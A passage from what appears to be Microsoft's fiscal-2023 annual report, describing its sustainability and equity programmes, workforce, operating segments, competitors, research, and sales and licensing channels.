- Applying AI and ambient intelligence to drive insights, revolutionize many types of work, and provide substantive productivity gains using natural methods of communication.

- Tackling security from all angles with our integrated, end-to-end solutions spanning security, compliance, identity, and management, across all clouds and platforms.
- Inventing new gaming experiences that bring people together around their shared love for games on any devices and pushing the boundaries of innovation with console and PC gaming.
- Using Windows to fuel our cloud business, grow our share of the PC market, and drive increased engagement with our services like Microsoft 365 Consumer, Microsoft Teams, Microsoft Edge, Bing, Xbox Game Pass, and more.

Our future growth depends on our ability to transcend current product category definitions, business models, and sales motions.

## **Corporate Social Responsibility**

### ***Commitment to Sustainability***

Microsoft's approach to addressing climate change starts with the sustainability of our own business. In 2020, we committed to being a carbon negative, water positive, and zero waste company by 2030.

In May 2023, we released our Environmental Sustainability Report which looked back at our progress during fiscal year 2022. We continued to make progress on our goals, with our overall emissions declining by 0.5 percent. While our Scope 1 and Scope 2 emissions continued to decline, Scope 3 emissions increased by 0.5 percent. Scope 3 represented 96 percent of our total emissions, resulting primarily from the operations of our suppliers and the use of our products across our customers.

A few examples of our continued progress include:

- Signed new power purchase agreements, bringing our total portfolio of carbon-free energy to over 13.5 gigawatts.
- Contracted for water replenishment projects that are estimated to provide more than 15.6 million cubic meters in volumetric water benefit over the lifetime of these projects.
- Diverted 12,159 metric tons of solid waste from landfills and incinerators across our direct operational footprint.
- Protected 12,270 acres of land in Belize – more than the 11,206 acres of land that we use around the world.

Microsoft has a role to play in developing and advancing new climate solutions, but we recognize that no solution can be offered by any single company, organization, or government. Our approach helps to support the sustainability needs of our customers and the global community. Our Microsoft Cloud for Sustainability, an environmental sustainability management platform that includes Microsoft Sustainability Manager, enables organizations to record, report, and reduce their Scope 1, 2, and 3 emissions. These digital tools can interoperate with business systems and unify data intelligence for organizations.

### ***Addressing Racial Injustice and Inequity***

We are committed to addressing racial injustice and inequity in the United States for Black and African American communities and helping improve lived experiences at Microsoft, in employees' communities, and beyond. Our Racial Equity Initiative focuses on three multi-year pillars, each containing actions and progress we expect to make or exceed by 2025.

- Strengthening our communities: using data, technology, and partnerships to help improve the lives of Black and African American people in the United States, including our employees and their communities.
- Engaging our ecosystem: using our balance sheet and relationships with suppliers and partners to foster societal change and create new opportunities.
- Increasing representation and strengthening inclusion: building on our momentum by adding a \$150 million investment to strengthen inclusion and double the number of Black, African American, Hispanic, and Latinx leaders in the United States by 2025.

In fiscal year 2023, we collaborated with partners and worked within neighborhoods and communities to launch and scale a number of projects and programs, including:

- Working with 103 unique organizations in 165 cities and counties on our Justice Reform Initiative to empower communities and advance racial equity and fairness in the justice system.
- Increasing access to affordable broadband, devices, and digital literacy training across 14 geographies, including 11 cities and three states in the Black Rural south.



- Growing our Nonprofit Tech Acceleration for Black and African American Communities program, which uses data, technology, and partnerships to help more than 2,000 local organizations to modernize and streamline operations.
- Expanding our Technology Education and Learning Support (“TEALS”) program to reach nearly 400 high schools in 21 communities to increase computer science opportunities for Black and African American students.

We exceeded our 2020 goal to double the percentage of our transaction volumes with Black- and African American-owned financial institutions by 2023. We are also increasing investment activity with Black- and African American-owned asset managers, which now represent 45 percent of our external manager group, enabling increased funds into local communities. We also met our goal of creating a \$100 million program focused on mission-driven banks. We enriched our supplier pipeline, achieving our goal to spend \$500 million with double the number of Black- and African American-owned suppliers. We also increased the number of identified partners in the Black Partner Growth Initiative by more than 250 percent, surpassing our initial goal.

We have made meaningful progress on representation and inclusion at Microsoft. As of June 2023, we are 93 percent of the way to our 2025 commitment to double the number of Black and African American people managers in the U.S. (below director level), and 107 percent of the way for Black and African American directors (people managers and individual contributors). We are 28 percent of the way for Hispanic and Latinx people managers (below director level) and 74 percent of the way for Hispanic and Latinx directors.

### ***Investing in Digital Skills***

After helping over 80 million jobseekers around the world access digital skilling resources, we introduced a new Skills for Jobs initiative to support a more skills-based labor market, with greater flexibility and accessible learning paths to develop the right skills needed for the most in-demand jobs. Our Skills for Jobs initiative brings together learning resources, certification opportunities, and job-seeker tools from LinkedIn, GitHub, and Microsoft Learn, and is built on data insights drawn from LinkedIn’s Economic Graph.

We also launched a national campaign to help skill and recruit 250,000 people into the cybersecurity workforce by 2025, representing half of the country’s workforce shortage. To that end, we are making curriculum available free of charge to all of the nation’s higher education institutions, providing training for new and existing faculty, and providing scholarships and supplemental resources to 25,000 students. We have expanded the cyber skills initiative to 27 additional countries that show elevated cyberthreat risks coupled with significant gaps in their cybersecurity workforces, partnering with nonprofits and other educational institutions to train the next generation of cybersecurity workers.

Generative AI is creating unparalleled opportunities to empower workers globally, but only if everyone has the skills to use it. To address this, in June 2023 we launched a new AI Skills Initiative to help everyone learn how to harness the power of AI. This includes a new LinkedIn learning pathway offering new coursework on learning the foundations of generative AI. We also launched a new global grant challenge to uncover new ways of training workers on generative AI and are providing greater access to digital learning events and resources for everyone to improve their AI fluency.

## **HUMAN CAPITAL RESOURCES**

### **Overview**

Microsoft aims to recruit, develop, and retain world-changing talent from a diversity of backgrounds. To foster their and our success, we seek to create an environment where people can thrive and do their best work. We strive to maximize the potential of our human capital resources by creating a respectful, rewarding, and inclusive work environment that enables our global employees to create products and services that further our mission.

As of June 30, 2023, we employed approximately 221,000 people on a full-time basis, 120,000 in the U.S. and 101,000 internationally. Of the total employed people, 89,000 were in operations, including manufacturing, distribution, product support, and consulting services; 72,000 were in product research and development; 45,000 were in sales and marketing; and 15,000 were in general and administration. Certain employees are subject to collective bargaining agreements.

### **Our Culture**

Microsoft’s culture is grounded in growth mindset. This means everyone is on a continuous journey to learn and grow, operating as one company instead of multiple siloed businesses.

Our employee listening systems enable us to gather feedback directly from our workforce to inform our programs and employee needs globally. Employees participate in our Employee Signals surveys, which cover a variety of topics such as thriving, inclusion, team culture, wellbeing, and learning and development. We also collect Daily Signals employee survey responses, giving us real-time insights into ways we can support our employees. In addition to Employee Signals and Daily Signals surveys, we gain insights through onboarding, exit surveys, internal Viva Engage channels, employee Q&A sessions, and our internal AskHR Service support.

Diversity and inclusion are core to our business model, and we hold ourselves accountable for driving global systemic change in our workforce and creating an inclusive work environment. We support multiple highly active Employee Resource Groups for women, families, racial and ethnic minorities, military, people with disabilities, and employees who identify as LGBTQIA+, where employees can go for support, networking, and community-building. As described in our 2022 Proxy Statement, annual performance and compensation reviews of our senior leadership team include an evaluation of their contributions to employee culture and diversity. To ensure accountability over time, we publicly disclose our progress on a multitude of workforce metrics including:

- Detailed breakdowns of gender, racial, and ethnic minority representation in our employee population, with data by job types, levels, and segments of our business.
- Our EEO-1 report (equal employment opportunity).
- Disability representation.
- Pay equity (see details below).

### **Total Rewards and Pay Equity**

We develop dynamic, sustainable, market-driven, and strategic programs with the goal of providing a highly differentiated portfolio to attract, reward, and retain top talent and enable our employees to thrive. These programs reinforce our culture and values such as collaboration and growth mindset. Managers evaluate and recommend rewards based on, for example, how well we leverage the work of others and contribute to the success of our colleagues. We monitor pay equity and career progress across multiple dimensions. Our total compensation opportunity is highly differentiated and is market competitive.

In order to manage our costs in a dynamic, competitive environment, in fiscal year 2023 we announced that base salaries of salaried employees would remain at fiscal year 2022 levels. Pay increases continue to be available for rewards-eligible hourly and equivalent employees. We will continue our practice of investing in stock for all rewards-eligible employees, salaried and hourly, and investing in bonuses for all eligible employees.

Since 2016, we have reported on pay equity as part of our annual Diversity and Inclusion report. In 2022, we reported that all racial and ethnic minority employees in the U.S. combined earn \$1.008 for every \$1.000 earned by their white counterparts, that women in the U.S. earn \$1.007 for every \$1.000 earned by their counterparts who are men, and that women outside the U.S. earn \$1.002 for every \$1.000 earned by their counterparts outside the U.S. who are men. In this year's report, we again expanded our pay equity data beyond the U.S. to report on 61 additional countries (up from 12 last year), representing 99.8% of our global Microsoft workforce.

In addition, we began reporting on unadjusted median pay in our annual report, comparing total pay amounts for all employees regardless of factors such as job title, level, or tenure. For employees who are eligible for rewards, the analysis showed that total pay for women is 89.6% of total pay for men in the U.S. and 86.2% outside of the U.S., and total pay for racial and ethnic minorities in the U.S. is 89.9% of total pay for white employees. As we continue to increase representation for women and racial and ethnic minorities at more senior levels, and continue to ensure pay equity for all, the gap between the medians will reduce.

Our intended result is a global performance and development approach that fosters our culture, and competitive compensation that ensures equitable pay by role while supporting pay for performance.

### **Wellbeing and Hybrid Work**

Microsoft is committed to supporting our employees' wellbeing while they are at work and in their personal lives. We have invested significantly in wellbeing, and offer a differentiated benefits package which includes many physical, emotional, and financial wellness programs including counseling through the Microsoft CARES Employee Assistance Program, mental wellbeing support, flexible fitness benefits, disability accommodations, savings and investment tools, adoption assistance, and back-up care for children and elders. Finally, our Occupational Health and Safety program helps ensure employees can stay safe while they are working.

We introduced Hybrid Workplace Flexibility Guidance to better support leaders, managers, and employees in hybrid work scenarios. Our ongoing survey data shows that 93% of employees value the flexibility related to work location, work site, and work hours, and 78% are satisfied with the quality of connection with co-workers. There is no one-size-fits-all approach to flexible work at Microsoft. As a company, we will continue to leverage data and research to inform decision making, balancing the needs of business, team, and individual.

## **Learning and Development**

We offer a range of learning opportunities, including personalized opportunities on our internal and external learning portals, in-classroom learning, required learning on compliance and company culture, on-the-job advancement opportunities, and manager coaching. We also provide customized manager learning, new employee orientation, and tools for operating in a flexible hybrid work environment.

All Microsoft employees globally access our single Viva Learning tool for both required and personal choice learning. This includes courses focused on our core principles and compliance matters, such as Business Conduct, Privacy, Security Foundations, and Harassment Prevention. We also deliver skills training for employees based on their profession and role discipline.

We have over 27,000 people managers, all of whom must complete between 20-33 hours of compulsory training on leadership and management and are assigned additional targeted training on an ongoing basis related to people management, compliance, and culture.

## OPERATING SEGMENTS

We operate our business and report our financial performance using three segments: Productivity and Business Processes, Intelligent Cloud, and More Personal Computing. Our segments provide management with a comprehensive financial view of our key businesses. The segments enable the alignment of strategies and objectives across the development, sales, marketing, and services organizations, and they provide a framework for timely and rational allocation of resources within businesses.

Additional information on our operating segments and geographic and product information is contained in Note 19 – Segment Information and Geographic Data of the Notes to Financial Statements.

Our reportable segments are described below.

### **Productivity and Business Processes**

Our Productivity and Business Processes segment consists of products and services in our portfolio of productivity, communication, and information services, spanning a variety of devices and platforms. This segment primarily comprises:

- Office Commercial (Office 365 subscriptions, the Office 365 portion of Microsoft 365 Commercial subscriptions, and Office licensed on-premises), comprising Office, Exchange, SharePoint, Microsoft Teams, Office 365 Security and Compliance, Microsoft Viva, and Microsoft 365 Copilot.
- Office Consumer, including Microsoft 365 Consumer subscriptions, Office licensed on-premises, and other Office services.
- LinkedIn, including Talent Solutions, Marketing Solutions, Premium Subscriptions, and Sales Solutions.
- Dynamics business solutions, including Dynamics 365, comprising a set of intelligent, cloud-based applications across ERP, CRM (including Customer Insights), Power Apps, and Power Automate; and on-premises ERP and CRM applications.

### ***Office Commercial***

Office Commercial is designed to increase personal, team, and organizational productivity through a range of products and services. Growth depends on our ability to reach new users in new markets such as frontline workers, small and medium businesses, and growth markets, as well as add value to our core product and service offerings to span productivity categories such as communication, collaboration, analytics, security, and compliance. Office Commercial revenue is mainly affected by a combination of continued installed base growth and average revenue per user expansion, as well as the continued shift from Office licensed on-premises to Office 365.

**Office Consumer**

Office Consumer is designed to increase personal productivity and creativity through a range of products and services. Growth depends on our ability to reach new users, add value to our core product set, and continue to expand our product and service offerings into new markets. Office Consumer revenue is mainly affected by the percentage of customers that buy Office with their new devices and the continued shift from Office licensed on-premises to Microsoft 365 Consumer subscriptions. Office Consumer Services revenue is mainly affected by the demand for communication and storage through Skype, Outlook.com, and OneDrive, which is largely driven by subscriptions, advertising, and the sale of minutes.

**LinkedIn**

LinkedIn connects the world's professionals to make them more productive and successful and transforms the way companies hire, market, sell, and learn. Our vision is to create economic opportunity for every member of the global workforce through the ongoing development of the world's first Economic Graph, a digital representation of the global economy. In addition to LinkedIn's free services, LinkedIn offers monetized solutions: Talent Solutions, Marketing Solutions, Premium Subscriptions, and Sales Solutions. Talent Solutions provide insights for workforce planning and tools to hire, nurture, and develop talent. Talent Solutions also includes Learning Solutions, which help businesses close critical skills gaps in times where companies are having to do more with existing talent. Marketing Solutions help companies reach, engage, and convert their audiences at scale. Premium Subscriptions enable professionals to manage their professional identity, grow their network, find jobs, and connect with talent through additional services like premium search. Sales Solutions help companies strengthen customer relationships, empower teams with digital selling tools, and acquire new opportunities. LinkedIn has over 950 million members and has offices around the globe. Growth will depend on our ability to increase the number of LinkedIn members and our ability to continue offering services that provide value for our members and increase their engagement. LinkedIn revenue is mainly affected by demand from enterprises and professional organizations for subscriptions to Talent Solutions, Sales Solutions, and Premium Subscriptions offerings, as well as member engagement and the quality of the sponsored content delivered to those members to drive Marketing Solutions.

**Dynamics**

Dynamics provides cloud-based and on-premises business solutions for financial management, enterprise resource planning ("ERP"), customer relationship management ("CRM"), supply chain management, and other application development platforms for small and medium businesses, large organizations, and divisions of global enterprises. Dynamics revenue is driven by the number of users licensed and applications consumed, expansion of average revenue per user, and the continued shift to Dynamics 365, a unified set of cloud-based intelligent business applications, including Power Apps and Power Automate.

**Competition**

Competitors to Office include software and global application vendors, such as Apple, Cisco Systems, Meta, Google, Okta, Proofpoint, Slack, Symantec, Zoom, and numerous web-based and mobile application competitors as well as local application developers. Apple distributes versions of its pre-installed application software, such as email and calendar products, through its PCs, tablets, and phones. Cisco Systems is using its position in enterprise communications equipment to grow its unified communications business. Meta offers communication tools to enable productivity and engagement within organizations. Google provides a hosted messaging and productivity suite. Slack provides teamwork and collaboration software. Zoom offers videoconferencing and cloud phone solutions. Okta, Proofpoint, and Symantec provide security solutions across email security, information protection, identity, and governance. Web-based offerings competing with individual applications have also positioned themselves as alternatives to our products and services. We compete by providing powerful, flexible, secure, integrated industry-specific, and easy-to-use productivity and collaboration tools and services that create comprehensive solutions and work well with technologies our customers already have both on-premises or in the cloud.

LinkedIn faces competition from online professional networks, recruiting companies, talent management companies, and larger companies that are focusing on talent management and human resource services; job boards; traditional recruiting firms; and companies that provide learning and development products and services. Marketing Solutions competes with online and offline outlets that generate revenue from advertisers and marketers, and Sales Solutions competes with online and offline outlets for companies with lead generation and customer intelligence and insights.

Dynamics competes with cloud-based and on-premises business solution providers such as Oracle, Salesforce, and SAP.

## **Intelligent Cloud**

Our Intelligent Cloud segment consists of our public, private, and hybrid server products and cloud services that can power modern business and developers. This segment primarily comprises:

- Server products and cloud services, including Azure and other cloud services; SQL Server, Windows Server, Visual Studio, System Center, and related Client Access Licenses (“CALs”); and Nuance and GitHub.
- Enterprise Services, including Enterprise Support Services, Industry Solutions (formerly Microsoft Consulting Services), and Nuance professional services.

### ***Server Products and Cloud Services***

Azure is a comprehensive set of cloud services that offer developers, IT professionals, and enterprises freedom to build, deploy, and manage applications on any platform or device. Customers can use Azure through our global network of datacenters for computing, networking, storage, mobile and web application services, AI, IoT, cognitive services, and machine learning. Azure enables customers to devote more resources to development and use of applications that benefit their organizations, rather than managing on-premises hardware and software. Azure revenue is mainly affected by infrastructure-as-a-service and platform-as-a-service consumption-based services, and per user-based services such as Enterprise Mobility + Security.

Azure AI offerings provide a competitive advantage as companies seek ways to optimize and scale their business with machine learning. Azure’s purpose-built, AI-optimized infrastructure allows advanced models, including GPT-4 services designed for developers and data scientists, to do more with less. Customers can integrate large language models and develop the next generation of AI apps and services.

Our server products are designed to make IT professionals, developers, and their systems more productive and efficient. Server software is integrated server infrastructure and middleware designed to support software applications built on the Windows Server operating system. This includes the server platform, database, business intelligence, storage, management and operations, virtualization, service-oriented architecture platform, security, and identity software. We also license standalone and software development lifecycle tools for software architects, developers, testers, and project managers. Server products revenue is mainly affected by purchases through volume licensing programs, licenses sold to original equipment manufacturers (“OEM”), and retail packaged products. CALs provide access rights to certain server products, including SQL Server and Windows Server, and revenue is reported along with the associated server product.

Nuance and GitHub include both cloud and on-premises offerings. Nuance provides healthcare and enterprise AI solutions. GitHub provides a collaboration platform and code hosting service for developers.

### ***Enterprise Services***

Enterprise Services, including Enterprise Support Services, Industry Solutions, and Nuance Professional Services, assist customers in developing, deploying, and managing Microsoft server solutions, Microsoft desktop solutions, and Nuance conversational AI and ambient intelligent solutions, along with providing training and certification to developers and IT professionals on various Microsoft products.

### ***Competition***

Azure faces diverse competition from companies such as Amazon, Google, IBM, Oracle, VMware, and open source offerings. Azure’s competitive advantage includes enabling a hybrid cloud, allowing deployment of existing datacenters with our public cloud into a single, cohesive infrastructure, and the ability to run at a scale that meets the needs of businesses of all sizes and complexities. Our AI offerings compete with AI products from hyperscalers such as Amazon Bedrock, Amazon CodeWhisperer, and Google AI, as well as products from other emerging competitors, many of which are also current or potential partners, including Meta’s LLaMA2 and other open source solutions. Our Enterprise Mobility + Security offerings also compete with products from a range of competitors including identity vendors, security solution vendors, and numerous other security point solution vendors. We believe our cloud’s global scale, coupled with our broad portfolio of identity and security solutions, allows us to effectively solve complex cybersecurity challenges for our customers and differentiates us from the competition.

Our server products face competition from a wide variety of server operating systems and applications offered by companies with a range of market approaches. Vertically integrated computer manufacturers such as Hewlett-Packard, IBM, and Oracle offer their own versions of the Unix operating system preinstalled on server hardware. Nearly all computer manufacturers offer server hardware for the Linux operating system, and many contribute to Linux operating system development. The

competitive position of Linux has also benefited from the large number of compatible applications now produced by many commercial and non-commercial software developers. A number of companies, such as Red Hat, supply versions of Linux.

We compete to provide enterprise-wide computing solutions and point solutions with numerous commercial software vendors that offer solutions and middleware technology platforms, software applications for connectivity (both Internet and intranet), security, hosting, database, and e-business servers. IBM and Oracle lead a group of companies focused on the Java Platform Enterprise Edition that competes with our enterprise-wide computing solutions. Commercial competitors for our server applications for PC-based distributed client-server environments include CA Technologies, IBM, and Oracle. Our web application platform software competes with open source software such as Apache, Linux, MySQL, and PHP. In middleware, we compete against Java vendors.

Our database, business intelligence, and data warehousing solutions offerings compete with products from IBM, Oracle, SAP, Snowflake, and other companies. Our system management solutions compete with server management and server virtualization platform providers, such as BMC, CA Technologies, Hewlett-Packard, IBM, and VMware. Our products for software developers compete against offerings from Adobe, IBM, Oracle, and other companies, and also against open source projects, including Eclipse (sponsored by CA Technologies, IBM, Oracle, and SAP), PHP, and Ruby on Rails.

We believe our server products provide customers with advantages in performance, total costs of ownership, and productivity by delivering superior applications, development tools, compatibility with a broad base of hardware and software applications, security, and manageability.

Our Enterprise Services business competes with a wide range of companies that provide strategy and business planning, application development, and infrastructure services, including multinational consulting firms and small niche businesses focused on specific technologies.

### **More Personal Computing**

Our More Personal Computing segment consists of products and services that put customers at the center of the experience with our technology. This segment primarily comprises:

- Windows, including Windows OEM licensing (“Windows OEM”) and other non-volume licensing of the Windows operating system; Windows Commercial, comprising volume licensing of the Windows operating system, Windows cloud services, and other Windows commercial offerings; patent licensing; and Windows IoT.
- Devices, including Surface, HoloLens, and PC accessories.
- Gaming, including Xbox hardware and Xbox content and services, comprising first- and third-party content (including games and in-game content), Xbox Game Pass and other subscriptions, Xbox Cloud Gaming, advertising, third-party disc royalties, and other cloud services.
- Search and news advertising, comprising Bing (including Bing Chat), Microsoft News, Microsoft Edge, and third-party affiliates.

### **Windows**

The Windows operating system is designed to deliver a more personal computing experience for users by enabling consistency of experience, applications, and information across their devices. Windows OEM revenue is impacted significantly by the number of Windows operating system licenses purchased by OEMs, which they pre-install on the devices they sell. In addition to computing device market volume, Windows OEM revenue is impacted by:

- The mix of computing devices based on form factor and screen size.
- Differences in device market demand between developed markets and growth markets.
- Attachment of Windows to devices shipped.
- Customer mix between consumer, small and medium businesses, and large enterprises.
- Changes in inventory levels in the OEM channel.
- Pricing changes and promotions, pricing variation that occurs when the mix of devices manufactured shifts from local and regional system builders to large multinational OEMs, and different pricing of Windows versions licensed.
- Constraints in the supply chain of device components.
- Piracy.

Windows Commercial revenue, which includes volume licensing of the Windows operating system and Windows cloud services such as Microsoft Defender for Endpoint, is affected mainly by the demand from commercial customers for volume licensing and Software Assurance (“SA”), as well as advanced security offerings. Windows Commercial revenue often reflects the number of information workers in a licensed enterprise and is relatively independent of the number of PCs sold in a given year.

Patent licensing includes our programs to license patents we own for use across a broad array of technology areas, including mobile devices and cloud offerings.

Windows IoT extends the power of Windows and the cloud to intelligent systems by delivering specialized operating systems, tools, and services for use in embedded devices.

### ***Devices***

We design and sell devices, including Surface, HoloLens, and PC accessories. Our devices are designed to enable people and organizations to connect to the people and content that matter most using Windows and integrated Microsoft products and services. Surface is designed to help organizations, students, and consumers be more productive. Growth in Devices is dependent on total PC shipments, the ability to attract new customers, our product roadmap, and expanding into new categories.

### ***Gaming***

Our gaming platform is designed to provide a variety of entertainment through a unique combination of content, community, and cloud services. Our exclusive game content is created through Xbox Game Studios, a collection of first-party studios creating iconic and differentiated gaming experiences. We continue to invest in new gaming studios and content to expand our intellectual property roadmap and leverage new content creators. These unique gaming experiences are the cornerstone of Xbox Game Pass, a subscription service and gaming community with access to a curated library of over 400 first- and third-party console and PC titles.

The gamer remains at the heart of the Xbox ecosystem. We are identifying new opportunities to attract gamers across a variety of different end points through our first- and third-party content and business diversification across subscriptions, ads, and digital stores. We’ve seen new devices from third-party manufacturers along with key PC and mobile end points that help us empower gamers to play in a way that is most convenient to them. We are focused on growing the platform and expanding to new ecosystems to engage as many gamers as possible.

Xbox enables people to connect and share online gaming experiences that are accessible on Xbox consoles, Windows-enabled devices, and other devices. Xbox is designed to benefit users by providing access to a network of certified applications and services and to benefit our developer and partner ecosystems by providing access to a large customer base. Xbox revenue is mainly affected by subscriptions and sales of first- and third-party content, as well as advertising. Growth of our Gaming business is determined by the overall active user base through Xbox enabled content, availability of games, providing exclusive game content that gamers seek, the computational power and reliability of the devices used to access our content and services, and the ability to create new experiences through first-party content creators.

### ***Search and News Advertising***

Our Search and news advertising business is designed to deliver relevant search, native, and display advertising to a global audience. Our Microsoft Edge browser and Bing Chat capabilities are key tools to enable user acquisition and engagement, while our technology platform enables accelerated delivery of digital advertising solutions. In addition to first-party tools, we have several partnerships with companies, such as Yahoo, through which we provide and monetize search offerings. Growth depends on our ability to attract new users, understand intent, and match intent with relevant content on advertising offerings.

### ***Competition***

Windows faces competition from various software products and from alternative platforms and devices, mainly from Apple and Google. We believe Windows competes effectively by giving customers choice, value, flexibility, security, an easy-to-use interface, and compatibility with a broad range of hardware and software applications, including those that enable productivity.

Devices face competition from various computer, tablet, and hardware manufacturers who offer a unique combination of high-quality industrial design and innovative technologies across various price points. These manufacturers, many of which are also current or potential partners and customers, include Apple and our Windows OEMs.

Xbox and our cloud gaming services face competition from various online gaming ecosystems and game streaming services, including those operated by Amazon, Apple, Meta, and Tencent. We also compete with other providers of entertainment services such as video streaming platforms. Our gaming platform competes with console platforms from Nintendo and Sony, both of which have a large, established base of customers. We believe our gaming platform is effectively positioned against, and uniquely differentiated from, competitive products and services based on significant innovation in hardware architecture, user interface, developer tools, online gaming and entertainment services, and continued strong exclusive content from our own first-party game franchises as well as other digital content offerings.

Our Search and news advertising business competes with Google and a wide array of websites, social platforms like Meta, and portals that provide content and online offerings to end users.

## OPERATIONS

We have regional operations service centers that support our operations, including customer contract and order processing, billing, credit and collections, information processing, and vendor management and logistics. The center in Ireland supports the African, Asia-Pacific, European, and Middle East regions; and the centers in Arlington, Virginia, Atlanta, Georgia, Charlotte, North Carolina, Fargo, North Dakota, Fort Lauderdale, Florida, Redmond, Washington, Reno, Nevada, and Puerto Rico support the American regions.

In addition to our operations centers, we also operate datacenters throughout each of these regions. We continue to identify and evaluate opportunities to expand our datacenter locations and increase our server capacity to meet the evolving needs of our customers, particularly given the growing demand for AI services. Our datacenters depend on the availability of permitted and buildable land, predictable energy, networking supplies, and servers, including graphics processing units (“GPUs”) and other components.

Our devices are primarily manufactured by third-party contract manufacturers. For the majority of our products, we have the ability to use other manufacturers if a current vendor becomes unavailable or unable to meet our requirements. However, some of our products contain certain components for which there are very few qualified suppliers. Extended disruptions at these suppliers could impact our ability to manufacture devices on time to meet consumer demand.

## RESEARCH AND DEVELOPMENT

### **Product and Service Development, and Intellectual Property**

We develop most of our products and services internally through the following engineering groups.

- *Cloud and AI* – focuses on making IT professionals, developers, partners, independent software vendors, and their systems more productive and efficient through development of Azure AI platform and cloud infrastructure, server, database, CRM, ERP, software development tools and services (including GitHub), AI cognitive services, and other business process applications and services for enterprises.
- *Strategic Missions and Technologies* – focuses on incubating technical products and support solutions with transformative potential for the future of cloud computing and continued company growth across quantum computing, Azure Space & Missions Engineering, telecommunications, and Microsoft Federal Sales and Delivery.
- *Experiences and Devices* – focuses on delivering high value end-user experiences across our products, services, and devices, including Microsoft 365, Windows, Microsoft Teams, Search (including Microsoft Edge and Bing Chat) and other advertising-based services, and the Surface line of devices.
- *Microsoft Security* – focuses on delivering a comprehensive portfolio of services that protect our customers’ digital infrastructure through cloud platform and application security, data protection and governance, identity and network access, and device management.
- *Technology and Research* – focuses on fundamental research, product and business incubations, and forward-looking AI innovations that span infrastructure, services, and applications.
- *LinkedIn* – focuses on our services that transform the way professionals grow their network and find jobs and the way businesses hire, market, sell, and learn.



- *Gaming* – focuses on developing hardware, content, and services across a large range of platforms to help grow our user base through game experiences and social interaction.

Internal development allows us to maintain competitive advantages that come from product differentiation and closer technical control over our products and services. It also gives us the freedom to decide which modifications and enhancements are most important and when they should be implemented. We strive to obtain information as early as possible about changing usage patterns and hardware advances that may affect software and hardware design. Before releasing new software platforms, and as we make significant modifications to existing platforms, we provide application vendors with a range of resources and guidelines for development, training, and testing. Generally, we also create product documentation internally.

We protect our intellectual property investments in a variety of ways. We work actively in the U.S. and internationally to ensure the enforcement of copyright, trademark, trade secret, and other protections that apply to our software and hardware products, services, business plans, and branding. We are a leader among technology companies in pursuing patents and currently have a portfolio of over 70,000 U.S. and international patents issued and over 19,000 pending worldwide. While we employ much of our internally-developed intellectual property in our products and services, we also engage in outbound licensing of specific patented technologies that are incorporated into licensees' products. From time to time, we enter into broader cross-license agreements with other technology companies covering entire groups of patents. We may also purchase or license technology that we incorporate into our products and services. At times, we make select intellectual property broadly available at no or low cost to achieve a strategic objective, such as promoting industry standards, advancing interoperability, supporting societal and/or environmental efforts, or attracting and enabling our external development community. Our increasing engagement with open source software will also cause us to license our intellectual property rights broadly in certain situations.

While it may be necessary in the future to seek or renew licenses relating to various aspects of our products and services, we believe, based upon past experience and industry practice, such licenses generally can be obtained on commercially reasonable terms. We believe our continuing research and product development are not materially dependent on any single license or other agreement with a third party relating to the development of our products.

## **Investing in the Future**

Our success is based on our ability to create new and compelling products, services, and experiences for our users, to initiate and embrace disruptive technology trends, to enter new geographic and product markets, and to drive broad adoption of our products and services. We invest in a range of emerging technology trends and breakthroughs that we believe offer significant opportunities to deliver value to our customers and growth for the company. Based on our assessment of key technology trends, we maintain our long-term commitment to research and development across a wide spectrum of technologies, tools, and platforms spanning digital work and life experiences, cloud computing, AI, devices, and operating systems.

While our main product research and development facilities are located in Redmond, Washington, we also operate research and development facilities in other parts of the U.S. and around the world. This global approach helps us remain competitive in local markets and enables us to continue to attract top talent from across the world.

We plan to continue to make significant investments in a broad range of product research and development activities, and as appropriate we will coordinate our research and development across operating segments and leverage the results across the company.

In addition to our main research and development operations, we also operate Microsoft Research. Microsoft Research is one of the world's largest corporate research organizations, often working in close collaboration with top universities around the world, and is focused on advancing the state-of-the-art in computer science and a broad range of other disciplines. Our investment in fundamental research provides us a unique perspective on future trends and contributes to our innovation.

## **DISTRIBUTION, SALES, AND MARKETING**

We market and distribute our products and services through the following channels: OEMs, direct, and distributors and resellers. Our sales organization performs a variety of functions, including working directly with commercial enterprises and public-sector organizations worldwide to identify and meet their technology and digital transformation requirements; managing OEM relationships; and supporting system integrators, independent software vendors, and other partners who engage directly with our customers to perform sales, consulting, and fulfillment functions for our products and services.

**OEMs**

We distribute our products and services through OEMs that pre-install our software on new devices and servers they sell. The largest component of the OEM business is the Windows operating system pre-installed on devices. OEMs also sell devices pre-installed with other Microsoft products and services, including applications such as Office and the capability to subscribe to Office 365.

There are two broad categories of OEMs. The largest category of OEMs are direct OEMs as our relationship with them is managed through a direct agreement between Microsoft and the OEM. We have distribution agreements covering one or more of our products with virtually all the multinational OEMs, including Dell, Hewlett-Packard, Lenovo, and with many regional and local OEMs. The second broad category of OEMs are system builders consisting of lower-volume PC manufacturers, which source Microsoft software for pre-installation and local redistribution primarily through the Microsoft distributor channel rather than through a direct agreement or relationship with Microsoft.

**Direct**

Many organizations that license our products and services transact directly with us through Enterprise Agreements and Enterprise Services contracts, with sales support from system integrators, independent software vendors, web agencies, and partners that advise organizations on licensing our products and services (“Enterprise Agreement Software Advisors” or “ESA”). Microsoft offers direct sales programs targeted to reach small, medium, and corporate customers, in addition to those offered through the reseller channel. A large network of partner advisors support many of these sales.

We also sell commercial and consumer products and services directly to customers, such as cloud services, search, and gaming, through our digital marketplaces and online stores. Additionally, our Microsoft Experience Centers are designed to facilitate deeper engagement with our partners and customers across industries.

**Distributors and Resellers**

Organizations also license our products and services indirectly, primarily through licensing solution partners (“LSP”), distributors, value-added resellers (“VAR”), and retailers. Although each type of reselling partner may reach organizations of all sizes, LSPs are primarily engaged with large organizations, distributors resell primarily to VARs, and VARs typically reach small and medium organizations. ESAs are also typically authorized as LSPs and operate as resellers for our other volume licensing programs. Microsoft Cloud Solution Provider is our main partner program for reselling cloud services.

We distribute our retail packaged products primarily through independent non-exclusive distributors, authorized replicators, resellers, and retail outlets. Individual consumers obtain these products primarily through retail outlets. We distribute our devices through third-party retailers. We have a network of field sales representatives and field support personnel that solicit orders from distributors and resellers and provide product training and sales support.

Our Dynamics business solutions are also licensed to enterprises through a global network of channel partners providing vertical solutions and specialized services.

**LICENSING OPTIONS**

We offer options for organizations that want to purchase our cloud services, on-premises software, and SA. We license software to organizations under volume licensing agreements to allow the customer to acquire multiple licenses of products and services instead of having to acquire separate licenses through retail channels. We use different programs designed to provide flexibility for organizations of various sizes. While these programs may differ in various parts of the world, generally they include those discussed below.

